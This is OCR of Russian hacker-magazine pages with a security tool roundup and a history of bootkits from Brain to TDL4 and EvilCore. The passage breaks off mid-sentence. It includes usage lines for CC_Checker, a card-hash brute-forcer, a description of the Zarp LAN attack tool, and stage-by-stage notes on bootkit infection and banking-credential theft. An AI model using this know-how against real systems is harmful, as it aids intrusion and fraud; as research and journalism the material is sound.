


Отсоединяемся от исследуемого процесса

OLLYDBG-BACKUP

Сайт: bit.ly/15sKyhb
Для: OllyDbg v1.10 / v2.01

Во время работы над бинарником реверсеру приходится добавлять достаточно много своей информации: писать комментарии к отреверсенным функциям, чтобы на следующий день не изучать заново алгоритм их работы и входные параметры, ставить брейкпоинты и так далее. Вся эта служебная информация автоматически сохраняется отладчиком в UDD-файле. Но бывает так, что при падении дебаггера или его очередной переустановке эти файлы теряются. Чтобы избежать такой ситуации, можно воспользоваться плагином ollydbg-backup, который позволяет сделать бэкап информации, сохранив ее в CSV-файл, из которого ее можно загрузить обратно в отладчик.




Ollydbg-backup. Бэкап служебной информации в CSV-файл



ЗАКЛЮЧЕНИЕ

OllyDbg очень популярный отладчик, плагинов для него существует достаточно много, и про них можно долго рассказывать. Нашей целью не было рассмотреть их все, мы лишь старались подобрать наиболее интересные «наряды» для нашей боевой подруги Оли. Надеюсь, что нам это удалось.



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: hasherezade
URL: hshrzd.wordpress.com/pe-bear
Система: Win





Автор: Jean-Philippe Teissier
URL: github.com/jipegit/OSXAuditor
Система: Mac



Автор: David Zimmer
URL: github.com/dzzie/VS_LIBEMU
Система: Win



PE-МИШКА

PE-редакторы — инструменты не новые, и давно зарекомендовали себя как must have в арсенале любого реверсера. Но в последнее время в данной области образовался какой-то застой и ничего нового и действительно интересного не появлялось.

Хочется представить твоему вниманию новый инструмент для реверсинга исполняемых файлов — PE-bear. Утилита может похвастаться весьма богатым арсеналом возможностей, в том числе парой уникальных фишек:

- поддержка как PE32, так и PE64;
- просмотр нескольких файлов одновременно;
- сигнатурное определение упаковщиков с помощью сигнатурного анализа (работает очень неплохо);
- быстрый дизассемблер в комплекте (можно натравить на любое RVA/File-смещение);
- наглядная визуализация секций;
- функция сравнения двух PE-файлов;
- интеграция с меню Explorer (автор явно хотел добавить еще один пункт, но не знал какой :). — Прим. ред.) и многое другое.

Видно, что автор очень воодушевлен проектом, — он выпускает релиз с кучей нововведений каждые пять-шесть недель. Его цель — сделать удобный редактор для malware-аналитиков, и парень идет к своей цели.

Для себя основной фишкой этого PE-редактора я бы назвал возможность одновременно изучать несколько исполняемых файлов в одном окне. К тому же пару раз мне очень пригождалась функция сравнения двух бинарных файлов. С ее помощью, к примеру, можно быстро сравнить патчи, и она же пригодится при создании сигнатур.

FORENSICS TOOL ДЛЯ MAC

OS X Auditor — это бесплатный инструмент на Python для проведения компьютерных расследований на машинах с OS X на борту. Для своей работы данный инструмент парсит и вычисляет хеши для определенного набора артефактов в запущенной системе или в образе системы, которую необходимо проанализировать. В итоге программа способна определить:

- установленные расширения ядра;
- системные агенты и демоны;
- сторонние агенты и демоны;
- элементы автозапуска;
- скачанные файлы;
- установленные приложения.

Из этого перечня нетрудно понять, что в первую очередь инструмент заточен для поиска возможных зловредов в системе (и не говори мне, что их нет для Mac).

Помимо этого, из анализируемой системы можно извлечь:

- файлы из карантина;
- пользовательские данные из браузеров Safari, Firefox и Chrome;
- данные из аккаунтов почты и соцсетей;
- данные об используемых Wi-Fi-точках.

При этом для каждого извлеченного файла можно проверить его репутацию на Team Cymru's MHR, VirusTotal, Malware.lu или в собственной локальной базе. А весь результат работы можно сохранить в простом текстовом файле или в HTML-документе. Еще вариант — и вовсе отправить на Syslog-сервер.

Исследуй свой (ну или не свой) Mac, и ты почти наверняка узнаешь о нем много нового и интересного :).

АНАЛИЗИРУЕМ ШЕЛЛ-КОДЫ

Scdbg — это инструмент для анализа шелл-кодов, который базируется на библиотеке эмуляции libemu. В своем роде это уникальный проект, который не имеет (по крайней мере публичных) аналогов.

Если жутко хочется узнать, что же делает шелл-код из эксплойта и при этом не стать его жертвой, самое верное решение — не выполнять шелл-код, а эмулировать его выполнение. Как раз это и делает scdbg. На текущий момент инструмент уже получил GUI для настройки запуска анализатора, а сам анализатор является консольным приложением, очень похожим на стандартный отладчик типа windbg, только со своим набором команд. Среди них: пошаговое выполнение шелл-кода, брейкпоинты, просмотр стека, просмотр цепочки seh, установка значений для регистров, список загруженных DLL и многое другое. Сейчас scdbg в своей базе содержит 199 перехватываемых API-вызовов, 12 известных DLL и 224 опкода.

Как одно из самых последних и важных нововведений можно выделить поддержку анализа ROP-шелл-кодов — без которых сегодня уже никуда. Проект полностью на Си.

Пример запуска scdbg для анализа ROP-шелл-кода, базирующегося на гаджетах из advapi32.dll:

```
scdbg -f advapi_rop.sc -rop -raw ↵
0x77dd1000-c:\advapi.text.dat -poke ↵
0x77dd1404-0x7c90dc9e
```

О различных режимах запуска и решении интересных кейсов с помощью scdbg ты можешь почитать в постоянно обновляемом блоге автора sandsprite.com/blogs.

POWERSHELL ПРОТИВ КРЕДИТОК

BIN/IIN	Bruteforce	Last 4
4329 95	XX XXXX	1234

В общем, есть задача найти в файлах, сетевом трафике, базе данных и еще где бы то ни было карточные данные (Card Numbers, CVV и так далее). И очень часто находится хеш номера кредитной карты вместе с ее первыми шестью или последними четырьмя цифрами. Номера кредитных карт имеют фиксированную длину, так что это значительно ограничивает пространство возможных значений, и, как следствие, возможно использовать brute force атаку на найденный хеш. CC_Checker — реализация атаки и подтверждение того, что хеширования номеров для их безопасности явно недостаточно.


Инструмент написан на PowerShell. Пример запуска программы:

```
CC_Checker.ps1 -i INPUT_FILE -o OUTPUT_FILE -h ↵
HASH_TYPE [1-3]
```

где 1 = SHA-1, 2 = SHA-256, 3 = MD5. Формат входного файла имеет следующий вид:

```
123456??????1234:HASH
```


Автор: Karl Fosaaen
URL: netspi.github.io/PS_CC_Checker
Система: Win





Автор: snarez
URL: github.com/snarez/voltron
Система: Linux







Автор: Bryan Alexander
URL: github.com/hatRiot/zarp
Система: Linux





Автор: kenshoto
URL: visi.kenshoto.com/viki/MainPage
Система: Win/Linux/Mac/BSD/Solaris

GDB КАК OLLY

После того как долго работаешь в OllyDbg или WinDbg в Windows и привыкаешь к их добротным интерфейсам, начинаешь испытывать трудности при переходе к GDB в *nix-системах. Знаем по себе.

Раньше для приведения GDB к более-менее сносному виду существовал только специально средактированный конфигурационный файл gdbinit от хакера с ником fG!. Но тут на свет появилось расширение voltron, которое написано на Python. Оно, конечно, не дублирует полностью интерфейс Windows-собратьев, а лишь делает анализ данных и их вывод на экран более читаемым.

Архитектурно расширение работает следующим образом: в основном окне терминала отладки запускается voltron server, а в других терминалах — так называемые view, ответственные за отображение того или иного UI. На текущий момент реализованы следующие:

- окно регистров;
- окно стека;
- окно дизассемблера;
- окно backtrace;
- окно команд.

А чтобы не мучиться с размещением окон, автор создал конфиг для tmuxinator, где все окна уже сразу удобно расположены.

Также при желании можно написать и собственный view — специально для этого был создан подкласс TerminalView. В результате получается вполне неплохой интерфейс отладчика, который и не снился оригинальному GDB.

Voltron функционирует в GDB v6, GDB v7 и LLDB и работает на системах с архитектурами x86 и x86_64.

КОРОЛЬ В ЛОКАЛЬНОЙ СЕТИ

Давненько у нас не было ничего связанного с сетями. Встречай Zarp — инструмент для сетевых атак, сконцентрированный вокруг эксплуатации локальных сетей и вообще направленный на стек сетевых протоколов. Отравить сессию, перехватить ее, собрать необходимую информацию, эксплуатировать бреши в протоколе — все это утилита позволяет выполнить пентестеру в автоматическом режиме.

Различные встроенные снифферы включают в себя парсинг логинов и паролей для множества известных протоколов. В инструменте также не забыты и DoS-атаки.

В перспективе автор проекта видит свое детище как модульный командный центр всей сети, откуда можно просматривать и сразу углубленно анализировать всю сеть. И это вполне возможно, так как Zarp полностью написан на Python и имеет хорошую модульную структуру. Из зависимостей проекта можно выделить:

- Scapy (библиотека для крафтинга пакетов);
- airmon-ng suite (мониторинг беспроводных сетей);
- tcpdump (сниффер);
- paramiko (ssh2-модуль для Python);
- nfqueue-bindings.

Zarp уже включает в себя несколько десятков модулей, которые разбиты на разные разделы:

- пойзнеры;
- DoS;
- снифферы;
- сканеры;
- взлом параметров сети;
- взлом сервисов;
- атаки на сессии.

ПРОГРАММИРУЕМАЯ ОТЛАДКА

Время идет, и все меняется, в том числе и хакерский подход к отладке программ. Затертая <F8> уже давно не в моде, SoftICE мертв, а OllyDbg никак не справится с некоторыми ограничениями. Из ветеранов осталась троица в лице:

- IDA с отладчиком и IDAPython;
- WinDbg с PyKd;
- ImmunityDbg, написанный на Python, с коллекцией плагинов и скриптов для людей в серых шляпах.

В целом настало золотое время для программируемой отладки на Python, независимо от области применения. Ни исследование malware, ни поиск багов без автоматизации не обходится.

Пора представить тулкит VDB, построенный на vtrace от invisig0th из легендарной команды kenshoto. Они много лет устраивали DEF CON CTF: участники хорошо помнят, насколько интересные и крутые бинарные задания они создавали.

VDB (кстати, в прошлом приватный инструмент) отличается обширным функционалом и наличием документации в основном в коде. По правде говоря, другой документации, кроме как в исходниках, не существует. А сам код по себе очень хардкорный, изобилующий использованием различных недокументированных функций ОС. Так что это точно не инструмент скрипт-кидди.

Для тех, кто засиделся на Win32/Win64, кроссплатформенность идет приятным бонусом. Поддерживаются почти все системы: Windows, Linux, OS X, BSD, Solaris. Честности ради стоит сказать, что не для всех платформ работает весь функционал — местами он отличается, что, в принципе, легко объяснить. Использование GUI на Qt опционально.

ЛЕТОПИСЬ БУТКИТОВ

bradleypjohnson@flickr.com

][-исследование: самая полная история буткитов, написанная человеком за последние 2000 лет!



Владимир Трегубенко
tregubenko_v_v@tut.by

Антивирусы 90-х очень серьезно относились к проблеме буткитов. Их авторы советовали никогда не забывать дискету в дисководе A:, они всегда проверяли этот диск перед выключением компьютера. Внезапно «загрузочные вирусы» из прошлого в нашем объективном настоящем снова оказались на коне! Посмотрим, какого уровня развития они сейчас достигли.

ПЕРВООТКРЫВАТЕЛИ ЖАНРА

Одним из первых вирусов для платформы IBM PC, работающих в среде MS-DOS, был Brain, созданный в далеком 1986 году. Вирус Brain был не файловым, а загрузочным — он инфицировал 5-дюймовые дискеты, так как винчестеры тогда еще не были широко распространены. После заражения вредоносный код постепенно заполнял все свободное пространство дискеты, так что использовать ее становилось невозможно. Авторы Brain — братья Басит Фарух Алви и Амджад Фарух Алви из Пакистана, которые решили написать программу для защиты своих медицинских программ от пиратов. Они даже разместили в коде программы свои адреса и телефоны — чтобы получить средства удаления Brain.

Однако потом, когда распространение вируса приняло масштабы эпидемии, братья Алви под шквалом телефонных звонков были вынуждены сменить место работы и телефонные номера. На этом их опыт вирусописательства и закончился.

В 1987 году из-под пера одного студента из Новой Зеландии вышел очередной вирус, заражающий MBR дискет и жестких дисков. Название ему дали Stoned, так как при загрузке компьютера вирус в одном случае из восьми выводил сообщение: «Your PC is now Stoned!» — «Ваш компьютер сейчас балдеет!». Кроме того, внутри кода вируса содержался призыв к легализации марихуаны (Legalise Marijuana). Stoned в начале 90-х годов долгое время беспокоил сисадминов по всему миру. Сам вирус по нынешним меркам был совсем маленьким — всего 512 байт (один сектор). Оригинальный сектор сохранялся в другом месте диска, его расположение было разным для дискеты и винчестера. В процессе работы перехватывалось прерывание 13h (дисковые операции BIOS), что позволяло определять моменты работы ОС с дискетой и заражать ее в это время. Тогда никто не мог предполагать, что спустя двадцать лет идеи, реализованные в Brain и Stoned, обретут свое второе рождение в виде буткитов — вредоносных программ, скрывающих свое присутствие в недрах операционной системы, получая управление до ее загрузки. Мало того, один из концептуальных проектов так и называется в честь своего предшественника — Stoned Bootkit.

ОТ КОНЦЕПТА ДО «СЕРИЙНОГО» ОБРАЗЦА

Появлению in the Wild первых образцов malware, использующих технику получения управления до загрузки Windows, предшествовали несколько концептуальных наработок. Во-первых, это проект BootRoot (работал на системах Windows 2000/XP), представленный на конференции Black Hat USA 2005 Дереком Сёдером (Derek Soeder) и Райаном Пермехом (Ryan Permeh) из компании eEye Digital Security (eeye.com). Во-вторых — работа Vbootkit (демонстрация работы на Vista RC1/RC2) от Найтина и Вайпина Кумаров (Nitin и Vipin Kumar), индийских исследователей систем безопасности из компании NVlabs (nvlabs.in). Доклад о Vbootkit был представлен на конференциях Black Hat и Hack in the Box в 2007 году и демонстрировал возможность обхода защитных механизмов ОС Vista — проверку цифровых подписей загружаемых драйверов.

«Классическим» представителем буткитов принято считать Mebroot — вредонос, первые штаммы которого были обнаружены антивирусными компаниями в конце 2007 года. Mebroot использовал многочисленные заимствования из проекта BootRoot. Анализ первого поколения Mebroot (version 0) показал, что ботнет на его основе работал в тестовом режиме, о чем свидетельствует большое количество отладочных сообщений, отправляемых на управляющий сервер. Как отмечают некоторые реверсеры, в этой версии отчетливо прослеживалось использование при программировании метода copy-paste (есть некоторое количество багов) без четкого представления о работе отдельных участков кода. Несмотря на ошибки, Mebroot без колебаний можно отнести к разряду hi-tech-вредоносов.

В интернете Mebroot часто называют Sinowal, тогда как Sinowal (aka Torpig или Anserin) — известное с 2005 года семейство троянских программ, на базе которых формировался ботнет. Главная цель этого ботнета — кража информации для организации несанкционированных банковских операций. Так что Mebroot — это загрузчик Sinowal.

Устанавливал Mebroot дроппер размером от 250 до 350 Кб в ранних версиях и до 430 Кб в более поздних. Ранняя версия дроппера заражала жесткий диск спустя 20 минут, а спустя еще 20 вызывала перезагрузку ОС. Прямой доступ к диску в этой версии осуществлялся стандартными функциями WinAPI, а именно вызовом CreateFile с открытием устройства \Device\Harddisk0\DR0 (в более поздних версиях — \??\RealHardDiskN и \??\PhysicalDriveN). Причем прямой доступ к диску осуществлялся из ring 3 (не ring 0!) при наличии прав администратора. Начиная с висты, прямой доступ к диску из пользовательского режима был заблокирован, и Mebroot version 1, активно распространяемый в феврале 2008-го уже в рабочем режиме, для записи использовал загрузку собственного драйвера, выполнявшего роль переходника к системному драйверу disk.sys.

Компоненты буткита размещались в следующих местах диска:

- сектор 0 — загрузчик;
- сектор 60 — патчер файлов ОС;
- сектор 61 — код, отвечающий за загрузку вредоносного драйвера;
- сектор 62 — оригинальная MBR из сектора 0;
- последние неиспользуемые сектора (около 650) — вредоносный драйвер.

Инициализация Mebroot при перезагрузке ОС происходила в несколько этапов (см. рис. 1):

1. Загрузчик выделял 2 Кб памяти и перемещал свой код с адреса 0x7C00 в 0x0000.
2. Содержимое секторов 60 и 61 загружалось в выделенную область памяти.
3. Обработчик прерывания 13h перехватывался (устанавливался в адрес 0x004D).
4. По адресу 0x7C00 загружалась оригинальная MBR из сектора 62, и управление передавалось ей.
5. Перехватчик прерывания 13h отслеживал момент загрузки модуля osloader (часть ntldr) путем поиска определенной сигнатуры и модифицировал его.




Рис. 1. Этапы загрузки Mebroot

6. Пропатченный osloader выполнял шелл-код (сектор 60), который искал и подменял в ntoskrnl.exe функцию nt!IoInitSystem.
7. Пропатченный ntoskrnl.exe выполнял шелл-код (сектор 61).
8. Шелл-код в ntoskrnl.exe выполнял загрузку вредоносного драйвера, хранившегося в последних секторах.

Mebroot довольно успешно скрывал свое присутствие в системе от антивирусных программ, так как не производил никаких изменений в файловой системе и реестре, за исключением сохраненной в зашифрованном виде полезной нагрузки. Она скачивалась вредоносным драйвером, реализующим скрытый канал передачи данных на основе перехвата функций NDIS драйвера сетевой подсистемы, что позволяло успешно обходить файрвол. Кроме того, драйвер отвечал за механизмы сокрытия и самозащиты, перехватывая две функции из disk.sys: IRP_MJ_READ и IRP_MJ_WRITE. Первая позволяет скрывать истинное содержимое используемых буткитом секторов жесткого диска при их чтении, а вторая предотвращала перезапись MBR.

Для взаимодействия с управляющими серверами кроме жестко заданного имени использовался механизм динамического формирования доменных имен (DGA — Domain Generation Algorithm). В качестве исходных данных бралась текущая дата, получаемая из системы, а в поздних версиях — путем парсинга временных меток в ответах серверов Google. Канал передачи данных шифровался. Полезная нагрузка представляла собой зашифрованный контейнер, содержащий две DLL и инструкции, в какие процессы подгружать вторую из них (первая внедрялась в процесс services.exe). Контейнер подвергался расшифровке, затем снова шифровался другим ключом и сохранялся в каталоге %System% в виде файла, имя которого выбирается из имеющихся в этом каталоге файлов, а расширение случайное. DLL, внедренная в процессы браузеров, на лету модифицировала HTML-страницы банковских сайтов (путем внедрения iframe и jscript) и перехватывала банковские реквизиты доступа (логины и пароли), которые опять-таки в зашифрованном виде отправлялись на серверы злоумышленников.

По ходу развития версий Mebroot видно, что его разработчики пристально следили за выпуском средств лечения от производителей антивирусов, анализировали используемые методы обнаружения и оперативно реагировали выпуском новых версий, снова невидимых для антивирусов и с апгрейдом алгоритмов самозащиты. Так, в версии марта 2008 года перехватывались уже все функции из disk.sys, а за их изменением следил отдельный поток (watchdog). Если какая-либо антивирусная утилита пыталась «вернуть все как было», перехваты восстанавливались и диск заражался повторно.

В апреле 2009 года Mebroot уже освоил и новомодную на тот момент Windows Vista.

И СНОВА КОНЦЕПТЫ

Детальный анализ кода Mebroot можно найти на сайте stoned-vienna.com авторства Питера Клайснера (Peter Kleissner), который, видимо, под впечатлением от обнаруженного решил замутить свой буткит с блекджеком и шлюхами, в смысле — принялся за разработку своего проекта Stoned Bootkit, представленного на Black Hat USA 2009. Сам Питер Клайснер утверждает, что его проект носит чисто исследовательский характер и помогает сотрудникам антивирусных лабораторий разрабатывать новые методы противодействия таким видам малвари. В конечном итоге проект Stoned Bootkit стал настолько популярным, что его полные последние версии, под давлением антивирусных компаний, не выкладываются в открытый доступ, а public lite версия довольно сильно урезана в плане функциональности. Как показали дальнейшие события, Stoned Bootkit стал отличной отправной точкой для многих злоумышленников, которые решили наделить свои поделки функциями буткита. Вот, например, Whistler Bootkit. Какие-то предприимчивые товарищи взяли Stoned v2 Alpha 3 от 20 октября 2009 года, подрихтовали напильником и в начале 2010 года стали предлагать к продаже. В качестве рекламы в одном из блогов была размещена информация о новом интересном бутките, который запускал вредоносные файлы из каталога C:\System Volume Information с правами NT-AUTHORITY\SYSTEM.

В том же 2009 году Найтин и Вайпин Кумары в рамках прошедшей в Дубае конференции Hack In The Box продемонстрировали Vbootkit версии 2.0, на этот раз заточенный под Windows 7 x64. Примененные в нем методы позволили успешно нейтрализовать действие механизмов PatchGuard и Driver Signing Policy, которые не давали модифицировать ряд системных объектов для реализации перехватов функций и загружать неподписанные драйверы, чтобы получить возможность выполнения кода в режиме ядра. Поначалу выложенные под лицензией GPL исходные коды проекта Vbootkit постигла участь исходников Stoned Bootkit — они точно так же были выпилены, дабы не плодить очередную толпу скрипт-киддисов. Однако заинтересованные в теме лица необходимые для своей черной работы материалы все равно успели получить, и все заверте…

Кроме собственно проекта Stoned Bootkit, на сайте stoned-vienna.com в разделе статей находятся несколько материалов, посвященных исследованию и анализу некоторых образцов malware. Вот, например, анализ одной из китайских поделок — товарищи из KHP внимательно изучили Mebroot и прикрутили функции буткита к своему трояну со звучным названием Ghost Shadow, сокращенный аналитиками Microsoft до Ghodow. Получившийся гибрид, обнаруженный Symantec в марте 2010 года, известен под названием Trojan.Mebratix.B. Хотя отдельные участки его кода начисто слизаны с Mebroot, некоторые особенности были достаточно интересными. Так, для уменьшения вероятности обнаружения по изменению MBR Mebratix не переписывал его целиком, а лишь изменял аргументы инструкции mov, находящейся по смещению 00D0h от начала загрузочного кода таким образом, чтобы чтение сектора и передача управления происходила не в первый сектор загрузочного раздела, а во второй сектор диска, содержащий продолжение Mebratix. Эта часть загрузочного кода выполняла чтение 59 секторов жесткого диска (начиная со второго сектора) в память. В этих секторах хранились все остальные компоненты буткита, причем сектора со второго по четвертый были зашифрованы с помощью операции XOR, ключ для которой вычисляется динамически на каждой итерации получения очередного значения байта. Начиная с пятого сектора хранился драйвер размером около 17 Кб. Назначение драйвера буткита — внедрение кода пользовательского режима в процесс explorer.exe и установка перехватов на обработчики IRP-запросов типа IRP_MJ_READ/IRP_MJ_WRITE драйвера класса диска Disk.sys. Указанные перехваты обеспечивали защиту секторов диска, в которых хранились компоненты буткита, от попыток чтения или перезаписи.

ЛЮБИТЕЛЬ КУЛЬТОВЫХ ФИЛЬМОВ

Знамя hi-tech-вредоносов успешно подхватило семейство TDL, трансформировавшееся в буткит в версии TDL4 (aka Tidserv или Olmarik по ESET — и где они такие названия берут?). Интересный факт о TDL: у авторов отличное чувство юмора, в коде встречаются отладочные строки — цитаты из культовых кинопроизведений («Бойцовский клуб», «Страх и ненависть в Лас-Вегасе», «Звездные войны»…). По непроверенной информации, за созданием TDL первых трех версий стоял человек с ником Tyler Durden, а TDL расшифровывался как Tyler Durden Loader (хотя с равным успехом он мог бы расшифровываться как Trojan DownLoader — версии такие версии). Предполагают, что Tyler Durden был одним из сотрудников компании Comodo. Как говорят, бизнес на базе TDL3 было решено свернуть после взлома сотрудниками Esage Lab командных серверов TDL3 и партнерской программы Dogma Million (bit.ly/16P4jSu), что привело к утечке базы клиентов, которая сначала ходила в привате, а потом, по слу-




Рис. 2. Как EvilCore модифицирует память

хам, попала в руки органов летом 2010 года. TDL4 разрабатывался другими кодерами из исходников третьей версии, купленной за 65 тысяч долларов.

Так или иначе, в июле 2010-го выходит TDL4 0.01, а уже в августе 2010-го — TDL4 0.02 с поддержкой x64 операционных систем, став первым образцом malware такого вида, обнаруженным in the Wild. Проект Stoned Bootkit получил поддержку платформ x64 только в 2011 году.

Подхватив удачную идею Mebroot о хранении своих компонентов вне файловой системы, разработчик TDL еще в третьей версии развил ее до концепции хранилища с виртуальной файловой системой. Доступ к хранилищу обеспечивался драйвером-руткитом, который, кроме того что обладал функциями сокрытия и самозащиты, создавал виртуальное устройство, что позволяло при работе с файлами использовать стандартные функции WinAPI, такие как CreateFile(), WriteFile(), ReadFile(). Компоненты TDL4 хранились в специальной области (размером не более 8 Мб) в конце жесткого диска. В зашифрованном алгоритмом RC4 хранилище размещались основные модули с именами ldr16, ldr32, ldr64, конфигурационный файл, а также другие модули, загружаемые по сети. Код в MBR передавал управление компоненту ldr16. После передачи управления ldr16 перехватывал функции работы с жестким диском. Для загрузки TDL4 использовалась подмена файла kdcom.dll (путем установки перехватчика на Int 13h и поиска определенной сигнатуры kdcom.dll), который необходим для инициализации ядра на стадии загрузки. Вместо kdcom.dll в итоге загружался вредоносный компонент ldr32 или ldr64 в зависимости от разрядности целевой ОС. Бинарный код ldr32 и ldr64 практически идентичен, так как он скомпилирован из одних исходников.

Версия TDL4 0.03, вышедшая в сентябре 2010-го, для повышения своих привилегий в системе использовала эксплуатацию уязвимости в Task Scheduler, закрытую патчем MS10-092. При этом Windows XP не заражалась, в ней дроппер просто завершал свою работу.

НОВЫЕ ГОРИЗОНТЫ

Существующие до 2011 года буткиты изменяли компоненты ОС в процессе загрузки, перехватив прерывания BIOS 13h. А между тем эта техника использовалась еще во времена MS-DOS, и ей свойственны определенные недостатки: перехваченный обработчик исполняется только до загрузки ядра, так как далее прерывания BIOS уже не используются, кроме того, сигнатурный поиск нужного модуля может не сработать, если искомый паттерн будет находиться между двумя секторами. Поэтому два студента Австрийского университета прикладных наук Вольфганг Этлингер (Wolfgang Ettlinger) и Стефан Фибек (Stefan Viehböck) пораскинули мозгами и пришли к выводу, что можно задействовать такую фичу, как многоядерность современных процессоров. Пускай загрузка происходит на одном ядре, а на втором в это время будет крутиться вредоносный код, который и будет патчить компоненты ОС. Прототип буткита, построенного на этом принципе, был представлен на NinjaCon 2011 под кодовым названием EvilCore. В общих чертах алгоритм работы его был следующим:

- после загрузки вредоносной MBR EvilCore отключается режим Symmetric Multi Processing, который ограничивает число процессорных ядер в ОС;
- уменьшается размер памяти, доступный ОС;
- код переносится в конец физической памяти, не используемой ОС, сам при этом продолжает выполняться в кеше CPU;
- на ядре CPU0 управление передается загрузчику ОС, а на CPU1 продолжает выполняться код EvilCore в режиме ядра и с полным доступом ко всей физической памяти.

А вот как происходит изменение кода ядра:

- в точку входа вставляется бесконечный цикл в виде инструкции jmp;
- пока CPU0 работает вхолостую, можно производить необходимые модификации;
- после изменения бесконечный цикл вставляется в следующий блок кода;
- точка входа восстанавливается.

Пример патча приведен на рис. 2.

При демонстрации прототипа указывалось на следующие недостатки: минус одно ядро в task

